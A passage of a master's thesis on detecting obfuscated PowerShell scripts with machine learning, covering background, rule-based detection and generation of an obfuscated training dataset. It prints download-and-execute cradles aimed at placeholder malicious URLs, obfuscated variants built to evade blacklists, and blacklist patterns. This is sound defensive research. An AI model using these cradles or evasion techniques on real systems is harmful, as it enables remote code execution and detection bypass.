Detecting Obfuscated Scripts With Machine Learning Techniques

Mariam Pogosova

School of Science

Thesis submitted for examination for the degree of Master of Science in Technology.

Supervisors

Prof. Tuomas Aura, Aalto University

Assoc. Prof. Frank Alexander Kraemer, Norwegian University of Science and Technology

Aalto University
School of Science

Copyright © 2020 Mariam Pogosova

Permission to use, copy, modify, and distribute this document for any purpose with or without fee is hereby granted, provided that the above copyright notice and this permission notice appear in all copies.

This document is provided 'as is', without warranty of any kind, express or implied, including but not limited to the warranties of merchantability, fitness for a particular purpose and noninfringement. In no event shall the author be liable for any claim, damages or other liability, whether in an action of contract, tort or otherwise, arising from, out of or in connection with this document or the use or other dealings with this document.

Aalto University
School of Science

Aalto University, P.O. BOX 11000, 00076 AALTO
www.aalto.fi

Abstract of the master's thesis

Author Mariam Pogosova

Title Detecting Obfuscated Scripts With Machine Learning Techniques

Degree programme Security and Mobile Computing (NordSecMob)

Major Security and Mobile Computing **Code of major** T3011

Supervisor and advisor Prof. Tuomas Aura, Aalto University, Assoc. Prof. Frank Alexander Kraemer, Norwegian University of Science and Technology

Date 24/2/2020 **Number of pages** 50+5 **Language** English

Abstract

Complex operating system administration tasks can be automated and simplified by using scripting languages. For the Windows operating system, one of the most commonly used scripting languages is PowerShell. The PowerShell scripting language provides vast functionality for the system administrators. At the same time, it leaves a large attack surface for adversaries to bypass the OS protections. Signature and supervised machine learning based intrusion detection systems (IDS) can be used for monitoring and detecting such malicious scripts. However, the detection can be evaded by obfuscating the scripts. As the next step in the defense, we can use obfuscation itself as a reliable sign of malicious code. This thesis investigates the methods of detecting obfuscated PowerShell scripts with machine learning (ML) techniques. We trained the logistic regression, random forest and gradient boosting models on a balanced dataset. To generate the dataset, unobfuscated scripts were taken from open-source projects and they were obfuscated by open-source obfuscators. We then selected the most important independent features for obfuscation detection. The ML methods were compared using their ROC curves and AUC values. The best method turns out to be the gradient boosting model, which has the AUC close to one for the used dataset. Moreover, the model can classify a script faster than in one millisecond. Thus, the model can replace existing approaches to obfuscation detection, and it can be used by antivirus vendors in the process of detecting malicious PowerShell scripts.

Keywords machine learning, PowerShell, malware, scripting language, obfuscation detection

Acknowledgment

First of all, I am grateful to my supervisor ***Tuomas Aura*** from Aalto University who not only helped me to write the thesis but also was always there for advice and for a warm attitude towards my family. I would also like to acknowledge the second supervisor of the thesis ***Frank Alexander Kraemer*** from the Norwegian University of Science and Technology for valuable comments and supervision.

I am grateful to ***F-Secure Company*** and ***Artificial Intelligence team***, where I developed my thesis project, for constant support and help. I am very thankful to ***Dmitriy Komashinskiy***, my supervisor from F-Secure, for always pointing the right direction for my work and explaining all details and specifics with incredible patience. I would also like to express gratitude to ***Alexey Kirichenko*** for helping me to find the thesis position, wise recommendations and support.

I am very grateful to my ***Mom*** because she was the reason in the first place why I was fascinated by the scientific world and decided that I should study hard no matter what. I am extremely thankful for my dearest friends ***Kate and Anastasia***, who showed me daily emotional support and helped me never to give up on myself. Last but not least, I want to thank my beloved husband ***Pavel*** for his precious advice, constant help, and support, and to our adorable and lovely daughter ***Anna***, who always motivates me to become a better person.

Contents

Abstract 3

Acknowledgment 5

Contents 6

1 Introduction 9

2 Background 11
- 2.1 PowerShell scripts 11
- 2.2 Malicious scripts 13
- 2.3 Intrusion Detection Systems 13
- 2.4 Code obfuscation 14
- 2.5 Existing detection techniques 16
- 2.6 Introduction to machine learning 18

3 Data generation 21
- 3.1 Generation of the balanced dataset 21

4 Feature selection 31

5 Machine Learning methodology 35
- 5.1 ML models performance comparison methods 35
- 5.2 Linear regression model 37
- 5.3 Random forest model 38
- 5.4 Gradient boosting model 39

6 Evaluation 41
- 6.1 Linear regression model 41
- 6.2 Random forest model 42
- 6.3 Gradient boosting model 42
- 6.4 Comparison of the models 43

7 Discussion 45

8 Conclusion 47

References **49**

A Invoke-Obfuscation **51**

B Invoke-CradleCrafter **55**

1

Introduction

Scripting languages are commonly used to automate system administration processes. In the Windows OS, the flexibility of PowerShell scripts provides vast functionality for administrators to automate monitoring and management tasks. At the same time, it leaves a large attack surface for an adversary to try to bypass system protection and to mount attacks. Malicious PowerShell scripts are commonly used as *fileless malware*, which does not have an executable file and does not need to be stored on the local file system. Instead, the attack works from the system memory.

To detect such malware, antivirus vendors monitor PowerShell events and use a signature-based approach. They scan for known intrusion events, as well as track command-line parameters that are commonly used in malicious attacks. However, adversaries have found a way to overcome the signature-based detection: *code obfuscation*. Code obfuscation does not allow antivirus vendors to use well-known signature-based approaches anymore.

This thesis develops ways of detecting obfuscated malicious scripts. The key observation is that the obfuscation can be a reliable sign of malicious content. We survey the existing approaches of detecting obfuscated PowerShell scripts for the Windows Operating System. We also experiment with new machine learning (ML) techniques to achieve a high detection rate and good performance. The ML models are trained and evaluated on a balanced dataset generated with publicly-available code obfuscators.

After PowerShell released the 6.0 open-source version in 2016, security analysts noticed a large escalation of PowerShell script usage by attackers. In one year, the use of PowerShell by adversaries rose by over 400 percent, as McAfee Labs [1] noted. Data collected by IBM X-Force by using Managed Security Services [2] also shows that the number of PowerShell attacks is continuously growing. Thus, maintainable mechanisms with high performance that can detect obfuscated PowerShell scripts are important for antivirus vendors to protect their customers. The thesis project was done for F-Secure, a security company.

In more detail, we present a performance comparison of the linear regression, random forest and gradient boosting ML models, and select the best model with the most effective hyper-parameters. The ML models are trained on the generated balanced dataset, which is the combination of the unobfuscated open-source scripts and their obfuscated versions.

The scripts are obfuscated using two open-source obfuscators that include a large variety of obfuscation options and generation of remote download cradles. The features-extraction technique is relatively simple and includes a small number of features.

The goals of the thesis are:

- survey of existing work on obfuscation detection;
- optimization of the feature selection; and
- comparison of different ML models for obfuscation detection.

An introduction to the problem is presented in Chapter 1 and the background is discussed in Chapter 2. Chapter 3 presents the method of dataset generation and feature selection while the comparison and evaluation are made in Chapter 4. Discussion is provided in Chapter 5, and Chapter 6 concludes the work.

2 Background

This chapter introduces key concepts such as PowerShell scripts and code obfuscation, discusses the benefits and weaknesses of both and explains how obfuscation can be used to avoid rule-based detection. Moreover, the working principle of the rule-based approach and linear regression model is explained, and related work is discussed.

2.1 PowerShell scripts

PowerShell is a fully developed scripting language and command-line interface (CLI) designed by Microsoft on the .NET framework for the purposes of system administration. It is mainly used in the Windows OS even though it can be installed on Unix and macOS as well. Originally, PowerShell had to be installed manually, but the newest version 5.0 is a part of Windows 10 by default. It can be called from Cortana by typing 'PowerShell' or by selecting it from the Start menu. PowerShell is an open-source application and can be found on Github[1].

The PowerShell CLI makes sysadmin work from the command line convenient by providing easy access to the registry, data and certificate stores. Its consistent interface and the large variety of commands called *cmdlets* allows solving of complex tasks. The tasks can be automated and executed faster than manually. PowerShell also has an Integrated Scripting Environment (ISE) where the screen is divided into two sections: the upper part allows writing the script and the lower executing scripts interactively. It is a graphical user interface (GUI) with error handling, tab completion and smart syntax suggestions.

The consistency of PowerShell helps to fight the inherent complexity of large computer systems. The consistency is forced by PowerShell's framework with its basic features. Users can develop their own cmdlets faster and easier by using the framework.

PowerShell is an object-oriented language, and the output of a cmdlet is always an object. It can be provided as the input to another cmdlet using pipelines.

The PowerShell cmdlets are not just commands but functions designed for administrating complex system functionalities such as Windows Management Instrumentation (WMI). For

[1] https://github.com/powershell/powershell

example, we can get a list of all available services on the computer by simply calling the `Get-Service` cmdlet. If we want to get the list of all running services, the following command should be entered in the PowerShell CLI:

```
Get-Service | Where-Object {$_.Status -eq "Running"}
```

The result with partial output is presented on the Figure 2.1.

Figure 2.1: Output of Get-Service cmdlet

```
PS C:\Users\admin> Get-Service | Where-Object {$_.Status -eq "Running"}

Status   Name               DisplayName
------   ----               -----------
Running  ApHidMonitorSer... Alps HID Monitor Service
Running  Appinfo            Application Information
Running  AudioEndpointBu... Windows Audio Endpoint Builder
Running  Audiosrv           Windows Audio
Running  BFE                Base Filtering Engine
Running  BrokerInfrastru... Background Tasks Infrastructure Ser...
Running  BTAGService        Bluetooth Audio Gateway Service
Running  BthAvctpSvc        AVCTP service
Running  bthserv            Bluetooth Support Service
Running  camsvc             Capability Access Manager Service
Running  cbdhsvc_44407      Clipboard User Service_44407
Running  CDPSvc             Connected Devices Platform Service
Running  CDPUserSvc_44407   Connected Devices Platform User Ser...
Running  CertPropSvc        Certificate Propagation
Running  ClipSVC            Client License Service (ClipSVC)
Running  CoreMessagingRe... CoreMessaging
Running  CryptSvc           Cryptographic Services
Running  DcomLaunch         DCOM Server Process Launcher
Running  DeviceAssociati... Device Association Service
Running  Dhcp               DHCP Client
Running  DiagTrack          Connected User Experiences and Tele...
Running  DisplayEnhancem... Display Enhancement Service
Running  Dnscache           DNS Client
Running  DoSvc              Delivery Optimization
Running  DPS                Diagnostic Policy Service
Running  DsSvc              Data Sharing Service
Running  DusmSvc            Data Usage
Running  Eaphost            Extensible Authentication Protocol
```

The cmdlets have a verb-noun format, for instance, Stop-Process, Get-ChildItem, Update-Help, etc.

Even though cmdlets provide vast functionality, the user is not limited by built-in ones. A new cmdlet can be created by calling `New-Object` with specific options.

Another powerful tool of PowerShell is *the component object model* (COM) or ComObject. In combination with `New-Object`, for instance, as `New-Object -Com`, it can be used to launch programs. The COM can also be used to play VBScript role.

2.2 Malicious scripts

PowerShell provides broad control to system administrators over the operating system inner core and Windows APIs. It is the tool of choice for attackers when they decide to develop *fileless malware*. The fileless malware turns Windows Operating System against itself by using legitimate programs so that malicious actions will be carried out by trusted software. PowerShell can run Windows Remote Management (WinRM) remotely and receive total access over the endpoint. If WinRM is deactivated it can be switched on remotely with WMI by a single command.

By compromising a single machine, access to the whole enterprise can be gained. The attacker can bypass the username and password, for example, using the Pass-the-Hash [3] scenario.

2.3 Intrusion Detection Systems

An intrusion detection system (IDS) is an automated system that monitors computer or network events and analyses if they can cause security problems [4]. It can consist of software and hardware. *Intrusions* are attempts to bypass the system security and jeopardize its integrity, confidentiality, or availability of it. The intrusions can be invoked by adversaries from the internet, by authorized users attempting to escalate or misuse privileges, etc.

The intrusion detection approaches can be classified as [4]:

- **A signature-based detection approach** is based on the principle of searching for predefined event patterns called *signatures*. This approach can also be called misuse detection. The signature-based IDS, usually used in industrial products, defines each attack as a signature or even several signatures. The better *state-based* approach can identify several malicious events with one signature.

  The approach is efficient in detecting known attacks and creates few false alarms. The signature-based approach can also detect the techniques and tools used by adversaries, which help to find vulnerabilities of the system and fix them. However, it can only detect registered attacks, sometimes even variants of the attacks. Thus, the attack list should be regularly updated and state-based detectors should be used.

- **An anomaly-based detection approach** recognizes abnormal behavior or detects anomaly in the operation of a computer or network. It is based on the idea that, during the attack, the workflow will be different from the usual. To work, the detector should know what "normal" behavior is. Thus, during a normal period, system activity is monitored and the data collected. Based on this information, the profile is built, which further will be utilized to detect anomalies.

  The anomaly-based IDS is designed to detect anomalies. Therefore, it can detect the attacks which are not predefined. The knowledge about registered new attacks can be used to construct signatures. However, the approach rises many false alarms because the behavior of the honest users can be unpredictable. It also needs the training sets of normal behoviour to make a prediction.

Both of the approaches defined above are vulnerable against the fileless malware. The malware is called "fileless" because it does not use executable files and applies the *living-off-the-land* approach where adversaries utilize authorized tools for the attacks. The signature is not in any executable, and signature-based IDS cannot detect it. The anomaly-based IDS usually cannot detect fileless malware because it uses legitimate tools regularly used by the user. However, anomaly-based detector has a chance to identify the attack if the legitimate program performs irregular actions.

2.4 Code obfuscation

Obfuscation is a technique of transforming code into unclear, obscure and unreadable form without changing the actions that the code will perform. As the majority of powerful tools, it can be used for good and bad things.

As a good thing, it is utilized to protect the non-malicious code against reverse engineering [5]. *Reverse engineering*, in our context, is the process of source code extraction from the executable and compiled files of the ready product. It can be used to find vulnerabilities of the product by testing, debugging and analyzing the code, as well as, for stealing the proprietary code and reselling it. The existing reverse engineering tools such as DataRescue [2] and CodeF00 [3] can be applied to examine the machine level code and extract private information from the applications.

There are different code obfuscation techniques that can protect against reverse engineering.

- **Control flow flattering** [6] is a technique of hiding the relationship between the program blocks. The program code is divided into basic blocks, which are put in a random order. The dispatcher block decides in which order the randomized blocks are executed.
- **Dynamic code mutation** [7] is the technique of mutating the code so that several pieces of code are executed in the same memory regions. Two types of mutation are considered: one-pass mutation, which generates the procedure right before the first execution, and cluster-based mutation, which shares the same region of memory with a cluster of procedures and overwrites excessive procedures with the original one whenever it is needed.
- **Signal Based Binary Obfuscation** [8] is the binary code obfuscation technique where some control transfer instructions are substituted with traps causing signals. To confuse disassemblers, dummy control transfers and misleading instructions are randomly inserted. To reproduce the code, the method invokes a user-defined signal handler carrying the information about initial addresses during the execution. This is a very effective obfuscation method, but the original code can still be recovered by analyzing the signal handlers, and the obfuscated code is slower than original.

However, it is essential to remember that code obfuscation is just a technology. It can be used for malicious purposes such as malware obfuscation as well [9].

[2] http://www.datarescue.com/
[3] http://www.codef00.com/projects

Therefore, deobfuscation [10] is an important method that should be developed.

Obfuscation, for instance, can be used by adversaries to get around a signature-based IDS that tries to detect malicious PowerShell scripts. The IDS blacklist some commands and flags of PowerShell. Let's see an example of a command commonly used by attackers to understand how obfuscation helps to avoid blacklisting [4]. The command is:

```
Invoke-Expression (New-Object System.Net.WebClient)
.DownloadString("https://malisiouscode.com/code")
```

The line above can be split into several commands, which can be signs of malicious code and blacklisted:

```
Invoke-Expression
New-Object
System.Net.WebClient
).DownloadString("http
```

The flexibility of PowerShell allows accomplishing the same tasks in many ways. In the last command, the string can be concatenated and the double quotes can be replaced with single quotes. Instead, one of the following options can be used:

```
).DownloadString('ht' + 'tp'
).DownloadString('h' + 'ttp'
).DownloadString('ht' + "tp"
).DownloadString("h" + 'ttp'
```

Of course, the `).DownloadString` expression could be monitored instead. Then, the command `).DownloadString` itself can be replaced with `).DownloadFile` or `).DownloadData`.

Maybe it is better to just blacklist `).Download`. However, PowerShell is not case sensitive and the command can be presented, for instance, as `).DoWnLoaD`. This problem can be solved by decapitalization of all letters in the script and the blacklisted commands.

But, in the command above, the `System.Net.WebClient` can be set as a variable

```
$snw = New-Object System.Net.WebClient;
```

In this case, the next command will be called as `$snw.DownloadString` and `.Download` should be monitored.

However, the dot symbol is not reliable because the command can be in quotes or double quotes as `$snw."DownloadString"`. In this case, the `"Download"` string should be monitored.

Now, we can work with the string and all rules applicable to the string can be used for obfuscation.

The back quote symbol is an escape character in the PowerShell language. It is normally used to continue the string to the next line, passing a variable without substitution and adding special characters. However, insertion of one ore more back quotes in random

[4] https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1492186586.pdf

place of the string will not change the code meaning, thus `$snw."Downl‘oadString"` and `$snw."D‘own‘‘load‘St‘ri‘ng"` will work as a regular command. It could be detected using a rather complicated regular expression.

The command can also be presented as `$ds = "DownloadString"` and used as:

```
$ds = "DownloadString"; Invoke-Expression (New-Object System.Net.WebClient).

$ds.Invoke("https://malisiouscode.com/code")
```

This opens a range of new possibilities for the obfuscation.

The string expression can be easily reordered and changed to:

```
(("{3}{1}{4}{0}{2}"-f’oa’,’ow’,’dString’,’D’,’nl’))
|& ( $Env:coMSPEC[4,24,25]-jOIN’’)
```

The regular expression which monitors the strings can be enhanced to blacklist `{3}{1}{4}{0}{2}` by detecting expressions like `any symbol{number}any symbol`. This can be overcome by reversing the string as following:

```
SET r6c  ( " )’X’+]31[DiLlehs$+]1[DiLLEHS$ (
&| )’gn’+’ir’+’tSdaoln’+’w’+’oD’( " ); &(
$env:COmSpEc[4,24,25]-jOiN’’) ($R6c[- 1 ..-
($R6c.LEngth ) ] -joIN ’’)
```

As can be seen from these examples, obfuscation has a broad range of tools, which can get around any blacklisting technique.

2.5 Existing detection techniques

Ordinary rule-based and pattern matching techniques cannot be generalized and will not detect new threats. They should be often updated and thus they are hard to maintain. On the other hand, obfuscated PowerShell scripts can be detected using machine learning techniques.

In the first related work presented at the Black Hat conference in 2018 [11], a regular linear regression model with gradient descent was used. The feature extraction mechanism is quite complex and utilizes the PowerShell built-in abstract syntax tree (AST) and Tokenizer tools. The paper presents that 96% accuracy and 95 % recall were obtained. However, operations with AST cost a lot and the built-in tools are hard to use for feature extraction during the detection phase if it is a part of complex system. The open-source application is stored on Github[5] and implemented on PowerShell.

In another work [12], the authors claim that they compare convolutional neural network (CNN) with featureless ML and gradient boosting with quite simple feature extraction techniques and achieve recall close to 1.0. However, the model parameters, exacted feature list, data used or code are not provided to repeat their experiments. It should be noted that CNN with featureless ML uses a lot of computational power.

[5]https://github.com/danielbohannon/Revoke-Obfuscation

Rule-based approach

Obfuscated scripts can be detected using the *rule-based approach*, which is a blacklisting technique. It will work fast, does not require any additional libraries to set up and is easy to implement. Rules can be collected by observing expressions regularly used in automated obfuscation techniques. Rules can blacklist not only words or strings but regular expressions can be used as well. For instance, base64 encoding is commonly used by adversaries; thus the `frombase64string` function can be blacklisted. Attackers may also reorder the strings like `('{1}{0}'-f'ffee','co')`. A regular expression like `.*{ \d} .*` *(any symbol / a number in curly brackets / any symbol)* can be used in this case.

The rules can be extended by adding a simple line of code. It is always clear why the script was detected as malicious if the rule-based approach is used. However, the problem with the rule-based approach is not only that it can be bypassed by obfuscation. It also has quite a high false-positive rate, which is a critical limitation for antivirus vendors. This problem arises because expressions that are often used in malicious scripts can be used in regular scripts as well. For instance, `frombase64string` from the example above can be used in a regular script if binary data needs to be stored and transferred. Such scripts will be detected as malicious.

Linear Regression Model

As can be seen from the discussion above, the rule-based approach has significant limitations, which can be overcome by using machine learning techniques. In the rule-based approach, the decision whether a script is malicious or not is made based on a single rule while ML models will detect malicious scripts based on a set of features. Each feature will have a weight based on the importance of the feature.

As mentioned above, using ML models to detect obfuscated PowerShell scripts was introduced by Daniel Bohannon and Lee Holmes in the Black Hat conference in 2018 [11]. The paper presents a comparison of cosine similarity on the feature vector and linear regression with gradient descent methods for the detection obfuscated scripts.

Feature vector is a numerical list with selected parameters. It is used store the most important information about the scripts, which further will be used for classification. In our case, the vector will include frequencies of the script characters, which can be calculated by using PowerShell `Measure-CharacterFrequency` [6] package. *Cosine similarity* is a measurement of the cosine of the angle between two vectors. It is a value between 0 and 1. Cosine similarity of vectors $X = (X_1, X_2, ..., X_n)$ and $Y = (Y_1, Y_2, ..., Y_n)$ is calculated as:

$$\text{similarity} = \cos(\theta) = \frac{\mathbf{X} \cdot \mathbf{Y}}{||\mathbf{X}||||\mathbf{Y}||} = \frac{\sum_{i=1}^{n} X_i Y_i}{\sqrt{\sum_{i=1}^{n} X_i^2}\sqrt{\sum_{i=1}^{n} Y_i^2}},$$

It will be used to calculate the similarity score of the feature vector extracted from corresponding PowerShell script with the `$globalFrequency` which is the global average frequency of the whole non-obfuscated dataset. The global frequency is calculated as:

[6] https://www.powershellgallery.com/packages/Measure-CharacterFrequency/1.0.0

```
$globalFrequency = Measure-CharacterFrequency *.ps1
```

The `*.ps1` code lists all PowerShell scripts and `Measure-CharacterFrequency` calculates the character frequency for each of them and, as a final step, returns the average value. The similarity score is calculated for each script and used to cluster the scripts by comparing with selected similarity threshold, for instance 0.8. If the cosine similarity value is larger than the similarity threshold, the scripts are put into the same class, and if smaller, to different classes. The method produces a high precision (89% of the obfuscated scripts were detected as obfuscated). However, it has low recall (among all obfuscated scripts only 37% were detected). Thus, its harmonic mean or F_1 score, which takes into account both precision and recall, is relatively small (only 52 %).

For the ML approach, the simplest classification method, linear regression (LR) with gradient descent optimization algorithm, is used. The feature vector is quite complex and contains characteristics such as:

- Letter frequency, AST types, and language operator distribution;
- Statistic of command names, .NET methods, variables, and each AST type.

In total, the feature vector includes 4098 unique script characteristics.

LR produces high precision and recall (96% and 95% correspondingly). Therefore the F_1 score is high as well (96%).

The limitation of the approach is that it has quite a complex algorithm for the feature extraction. The algorithm is implemented in PowerShell and uses PowerShell's built-in mechanisms.

2.6 Introduction to machine learning

The dataset, which is a set of the feature vectors, is divided into the training and testing datasets. *The training* dataset is used to train a machine learning (ML) model to classify the data, while *the testing dataset* is used to estimate the accuracy of the model. Model *accuracy* is calculated as the number of correct predictions divided by the number of all predictions. Therefore, the accuracy varies between 0 and 1. The closer the value is to 1, the better model fits the data.

A trained machine learning model accepts a feature vector as input and outputs one or more class labels with the probabilities of belonging to each class.

The most common problems in ML are overfitting and the bias-variance trade-off.

Overfitting means fitting the model output too closely to the training dataset, so that it can fail to fit new data samples. *An underfitting* model has poor accuracy on both the training and new data, which means that the model is not capable of capturing the dataset trend.

One sign of overfitting is that the model accuracy on the training set is higher than the model accuracy on the testing set.

Bias means oversimplifying the model and missing the relations between input and output data. High bias can lead to underfitting.

Variance means the oversensitivity of the model to changes in the training set. High variance can lead to fitting the random noise of the training dataset or overfitting.

Thus, there is a bias–variance trade-of between underfitting and overfitting.

3

Data generation

The chapter introduces code obfuscation techniques and feature selection process using a generated balanced dataset. The obfuscated data is generated using two open-source obfuscators: Invoke-Obfuscation and Invoke-CradleCrafter. While the first obfuscator applies different obfuscation techniques to existing code, the second obfuscator creates *download cradles* or a single line commands for downloading and execution of remote code. The first section describes the installation process and working principles of the code obfuscators. The second section lists our selected features, explains why these features were selected, and evaluates their importance.

3.1 Generation of the balanced dataset

Having an equal proportion of each class or *a balanced dataset* is important to receive an accurate estimation of the performance of a classifier. In case of an imbalanced dataset, the ML models tend to have poor performance for the minority class. They try to minimize cost function and do not consider the specific class distribution [13]. There are techniques, which help to solve this problem, For instance, over-sampling technique [14], which increases the number of elements in the minority class. Nevertheless, it is better to avoid the problem whenever it is possible.

To generate the balanced dataset, non-obfuscated PowerShell scripts from the PowerShell Corpus dataset [1] will be used. The dataset includes about 400k examples of regular PowerShell scripts collected from public sources. All non-obfuscated files will be copied to the folders by 10000 examples in each, and the name of each file will be changed for the numerical order and the hash of length 16. It provides simpler access to the file for future data processing.

Data will be obfuscated by the means of two obfuscators: Invoke-Obfuscation [2] and Invoke-CradleCrafter [3].

[1] https://aka.ms/PowerShellCorpus

[2] https://github.com/danielbohannon/Invoke-Obfuscation

[3] https://github.com/danielbohannon/Invoke-CradleCrafter

Each obfuscator has several obfuscation types and sub-types. Each of them will be applied to the selected number of PowerShell scripts one by one.

Invoke-Obfuscation obfuscator

Invoke-Obfuscation is a PowerShell script obfuscator which includes the commonly known obfuscation techniques used by attackers. It was developed by Daniel Bohannon and is compatible with PowerShell versions 2.0 and above. It is implemented in the PowerShell programming language and easy to install. However, it requires turning off some built-in Windows protection tools to work.

It can be installed by cloning the project from the Github, importing the related PowerShell script module and running it as shown in Appendix A.

However, it will not work unless Windows Security "Virus & threat protection" plugin's "Real-time protection" option is turned off.

In the case of the successful launch of Invoke-Obfuscation, the help menu and available obfuscation type options shown in Table 3.1 (the Figure A1) will be offered.

The script can be selected by executing

```
SET SCRIPTBLOCK $script
```

or

```
SET SCRIPTPATH $script_path
```

by providing the script code or path to the script correspondingly.

Obfuscation types	Description
TOKEN	Obfuscation of all PowerShell tokens in the script
AST	Changing the order of elements in the AST of the script
STRING	Obfuscation of all strings in the script
ENCODING	The script is encoded
COMPRESS	The script is converted to a one-liner script
LAUNCHER	Make the one-liner script launchable

Table 3.1: Invoke-Obfuscation running options

Different obfuscation types with specified sub-types can be applied to the PowerShell script. The obfuscator allows crating launchable obfuscated script. The script can be obfuscated using either the `TOKEN` or `STRING` option, or encoded by the `ENCODING` command. The resulting script can be compressed into one-liner script utilizing `COMPRESS` option and the final launchable version can be created by `LAUNCHER` command.

A more detailed description of every option is provided below:

- *TOKEN*. This command works with all the existing tokens in the code. The list of token's sub-types is shown in Table 3.2 or in Figure A2.

  For example, application of `COMMAND\1` sub-type to the script given below is shown in Figure A3:

Obfuscation types	Description
STRING	Obfuscation of all strings in the script
COMMAND	Obfuscation of all commands in the script
ARGUMENT	Obfuscation of all arguments in the script
MEMBER	Obfuscation of all members in the script
VARIABLE	Obfuscation of all variables in the script
TYPE	Obfuscation of all token types in the script
COMMENT	Deleting all comments of the script
WHITESPACE	Adding random white spaces into the script
ALL	All types are applied randomly

Table 3.2: Sub-types of TOKEN obfuscation types

```
Get-Service | Where-Object {$_.Status -eq "Running"}
```

It randomly replaces the letters in the `Get-Service` and `Where-Object` commands with capitals and split with back quotes and produces the following script:

```
g‘et-‘se‘RViCE | wHE‘RE-‘oBjecT {$_.Status -eq "Running"}
```

The `STRING`, `ARGUMENT`, `MEMBER`, `VARIABLE` and `TYPE` commands can be applied to the related parts of the code correspondingly or `ALL\1` can be run to apply all given commands in a random order. The `COMMENT` command will delete all comments and `WHITESPACE` command will insert random white spaces.

The navigation between commands can be done using the `BACK` command.

- *AST.* Code in PowerShell script can be presented as *an abstract syntax tree*, where each node of the tree denotes some piece of code and leaf nodes presents cmdlets, variables, methods, data structures and other atomic elements. This command allows to change the order of the AST nodes. For example, if it will not change the meaning of the script, the order of flags or commands can be changed.

- *STRING.* The command splits the script into sub-strings, and modifies and concatenates them back together. It also allows reordering and reversing the concatenated strings.

  After concatenating, the script given above by applying `STRING\1` command will look like:

```
((’Ge’+’t-Servi’+’ce Om’+’R Wher’+’e-Object’+’{PV6_.Status
-e’ +’q ’+’uUW’+’R’+’un’+’ning’+’uUW}’) -CrePLACe
([chAR]48+[chAR]109 +[chAR]82),[chAR]124-rePaCe ’PV6’,
[chAR]36  -rePlaCe ’uUW’,     [chAR]34) |
& ((variable ’*mdr*’).NamE[3,11,2]-JOIn’’)
```

- *ENCODING.* The command allows applying eight different encodings to the script as shown in Figure A4, where `ENCODING\1` is selected and the script is encoded by ASCII as:.

```
" $( sEt-vaRiABLe 'OfS' '' )" + [sTRINg]( '71A101h116h45A83@
101x114C118x105z99x101F32@124h32b87x104h101A114z101x45A79@98
A106F101x99C116b32h123F36z95h46A83@116h97C116F117e115F32@45F
101h113F32e34F82h117h110@110&105e110A103&34e125' -spLit
'e'-SplIt'&' -sPlit 'z' -sPLIt'A' -SPliT 'h'-spliT'F' -sPlIT
'b' -SPLIt 'x'-sPLIt '@'-sPLit'C' |FOREacH{ ([ChAR] [iNt]$_)
}) +"$( Sv  'OfS' ' ') "| & ( $ShELlId[1]+$SHEllid[13]+'x')
```

The list of encoding is provided on the Table 3.3.

Obfuscation types	Description
1	ASCII (American Standard Code for Information Interchange) is used
2	Hex or encrypted by hexadecimal numerals
3	Octal or encrypted by octal numeral system
4	Binary or encrypted by 0s and 1s
5	AES (Advanced Encryption Standard) is applied
6	BXOR or bitwise exclusive OR is applied
7	Entire command is encrypted by Special Characters
8	The command is encoded by white spaces

Table 3.3: Sub-types of ENCODING obfuscation type

- *COMPRESS.* The command deletes all newline symbols in the script to make it a one-liner and compresses the script using base64 encoding to prepare it for applying the launcher command.

- *LAUNCHER.* This obfuscation type provides the various option of launching the script as shown in Figure A5. This option allows executing the final script by `powershell.exe` and other processes. The first `PS` option, for example, runs the script by using the Windows PowerShell application. The script running options of the script can be controlled by specific flags and they are regulated by selecting sub-types of the `PS` option. For instance, `PS\1` option adds `POwERsHell -nOe`, which means that the PowerShell application will be called with the `-NoExit` flag. The command call is presented in Figure A6.

Invoke-Obfuscation can be called remotely, and the result can be saved into the file. It allows generating a large number of scripts utilizing other programming languages. In our case, the Python programming language will be used. The list of all possible obfuscation types and sub-types can be created; each of them can be applied a selected number of times.
The command has the following format:

```
Invoke-Obfuscation -ScriptPath $path_to_initial_script
-Command $command_name -Quiet > $output_file
```

Before running the command, the Invoke-Obfuscation module itself should be launched:

```
Import-Module $path_to_the_module/Invoke-Obfuscation.psd1
```

There are 30 sub-types of obfuscation in Invoke-Obfuscation, and 500 instances of each option will be created by applying the selected sub-type to different scripts. This way, 15000 examples of obfuscated scripts will be obtained from 15000 different non-obfuscated scripts. The corresponding initial script will be copied to a separate directory. This creates the balanced dataset.

The name of the obfuscated file will be given based on the obfuscation type applied and the hash of the initial file. It helps to find the files where a classification error was made. By checking the file content, the features list can be improved. It helps the model to decrease the error rate.

For instance, if the initial file has a name HASH.ps the new file will have the name `HASH_OBF_TYPE.ps`.

The python script will generate a balanced dataset with 30 000 examples, where half of the examples have been obfuscated utilizing Invoke-Obfuscation tool.

Invoke-CradleCrafter obfuscator

Invoke-CradleCrafter is a code obfuscator which generates remote download cradles and is implemented in the PowerShell programming language. It was developed by Daniel Bohannon as a part of the Invoke-Obfuscation obfuscator but was separated for an individual project for several design decisions. In spite of the same invocation function, the obfuscation techniques do not overlap in the projects.

To work, it also requires turning off the "Real-time protection" option of the "Virus & threat protection" plugin in Windows Security.

To install the project, it should be cloned from the Github; moreover, related PowerShell script modules should be imported and run as shown in Appendix B.

Invoke-CradleCrafter has two remote download cradle generation options as shown in Figure B1.

- **MEMORY** option creates remote download cradles that are executed by legitimate computer programs without saving the script file.
- **DISC** option generates remote download cradles that are saved to disc files and executed by the selected application.

In the memory-only option, the cradle is downloaded from a remote URL and is executed in the memory without saving in the file system. The `-Url` parameter should be set to the remote script location. It can be done by running following command and as shown in Figure B2:

```
SET URL remote_url
```

The memory-only option can be selected by writing the `MEMORY` command and it has 17 sub-types. The list of sub-types is presented in Figure B4.

The sub-types allow to specify the applied class, method and the running utility for downloading remote cradle. For instance, `PSWEBSTRING` generates cradle by using PowerShell's `Net.WebClient` class and `DownloadString` method, in which case the final cradle will be:

```
(New-Object Net.WebClient).DownloadString
('http://Maliciouswebsite.com/evil.ps1')
```

In case of the PSCOMWORD sub-type, PowerShell's COM object will be used as `New-Object -ComObject` and it will be executed by `WinWord.exe` by calling `Word.Application`. The final command will be:

```
$comWord=New-Object -ComObject Word.Application;
While($comWord.Busy){Start-Sleep -Seconds 1}$comWord.Visible=$False;
$doc=$comWord.Documents.Open
('http://Maliciouswebsite.com/evil.ps1');
While($comWord.Busy){Start-Sleep -Seconds 1}$doc.Content.Text;
$comWord.Quit();[Void][System.Runtime.InteropServices.Marshal]
::ReleaseComObject($comWord)
```

In addition, cmdlets, parameters, properties, structure, variables and methods of the download cradle given in the code above can be modified. The list of changeable options of the PSCOMWORD sub-type are specified in Table 3.4 or Figure B3.

Obfuscation types	Description
